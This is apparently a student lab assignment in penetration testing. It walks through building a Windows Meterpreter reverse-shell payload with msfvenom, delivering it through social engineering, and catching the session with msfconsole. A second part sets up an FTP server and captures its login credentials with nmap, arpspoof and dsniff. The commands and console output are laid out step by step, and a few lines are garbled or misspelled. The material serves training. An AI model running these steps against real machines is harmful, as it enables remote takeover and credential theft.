Assignment: Day 4


Question 1:

- Create payload for windows .
- Transfer the payload to the victim's machine.
- Exploit the victim's machine

Answer:

- Create payload for windows .
- Step 1: Turn on kali VM.
- Step 2: Press ctrl+alt+T (to open Terminal) or click on terminal icon and open terminal
- Step 3: Install Apache2 web server.
 - apt-get install apache2
- Step 4: Start apache server.
 - systemctl start apche2
- Step 5: type command to create a payload.
 - sudo su -


msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP ADDR> LPORT=<PORT> -f exe >shell.exe R > <PATH>



• Transfer the payload to the victim's machine.


Step 1: Infect the target using Social Engineering.

Step 2: In our case visit kali web server and download payload in client machine.




Step 3: in Kali machine type command and attempt to open a meterpreter session on the victim's computer.

msfconsole



Step 7: Type the following command.

use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST <IP ADDR>
set LPORT <PORT>



• Exploit the victim's machine

Step 8: type exploit.

```
msf5 exploit(multi/handler) > exploit | engineering skills and that should provide us with a [-] Handler failed to bind to 192.168.1.8:8080:- - [*] Started reverse TCP handler on 0.0.0.0:8080
```

Step 9: Run payload on client machine. Session will be established.

```
msf5 exploit(multi/handler) > exploit

[*] Started bind TCP handler against 192.168.232.134:3333
[*] Sending stage (201283 bytes) to 192.168.232.134
[*] Meterpreter session 1 opened (0.0.0.0:0 -> 192.168.232.134:3333) at 2020-06-23 23:57:57 +0800

meterpreter > sysinfo
Computer : DESKTOP-I29CS9S
OS : Windows 10 (10.0 Build 18362).

Architecture : x64
System Language : zh_CN
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > ifconfig
```

Question2:


- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniff.

Answer:


Create an FTP server

Step 1: Start Windows Server Virtual Machine.


Step 2: Navigate to Manage>Add Roles and Features. Click Next until Server Roles and Check Web Server(IIS) checkbox and Click Next. On Role Services Check "FTP Server">FTP Service>FTP Extensibility. Click Finish.




Step 3: Click Tools>Internet Information Services (IIS) Manager




Step 4: Right Click>Add FTP Site...




Step 5: Give Site name and Content path.






Step 6: Specify port as 21(FTP) with No SSL as we are demonstrating MITM.



Step 7: Give Basic Authentication and Authorize all users with Read & Write permission.



BPA results

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Step 8: Create New User. Now FTP Server is created and accessible.

BPA results


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Access FTP server from windows command prompt


- Step 1: Start Client Operating System.
- Step 2: Click win+R Type cmd and enter the following command ftp <IP ADDR>

IP ADDR = FTP Server machine.



Step 3: Enter the username and password.


FTP server successfully accessed by Client Machine.



• Do an mitm and username and password of FTP transaction using wireshark and dsniff.

Step1: Install Dsniff in Your Pentest machine.

DEBIAN: apt-get install dnsiff.



Step 2: Perform Nmap Scan to know targets.


sudo nmap -Pn -sS -F <IP ADDR>

sudo – Root access.

-Pn – No host discovery (bypass Firewall)

-sS - SYN port scan

-F - Fast scan




Step 3: Start ARP Spoof.

sudo su -


echo 1 >/proc/sys/net/ipv4/ip forward

sysctl-w net.ipv4.ip forward=1

arpspoof -i <INTERFACE> -t<TARGET> -r<HOST>




Step 4: Start dnsiff.




Step 5: Open Wireshark and start packet capture.


Step 6: Open Client Machine and start communicating with FTP server.



Step 7: Open dsniff terminal to check the captured username and password.







Thus username and password captured successfully.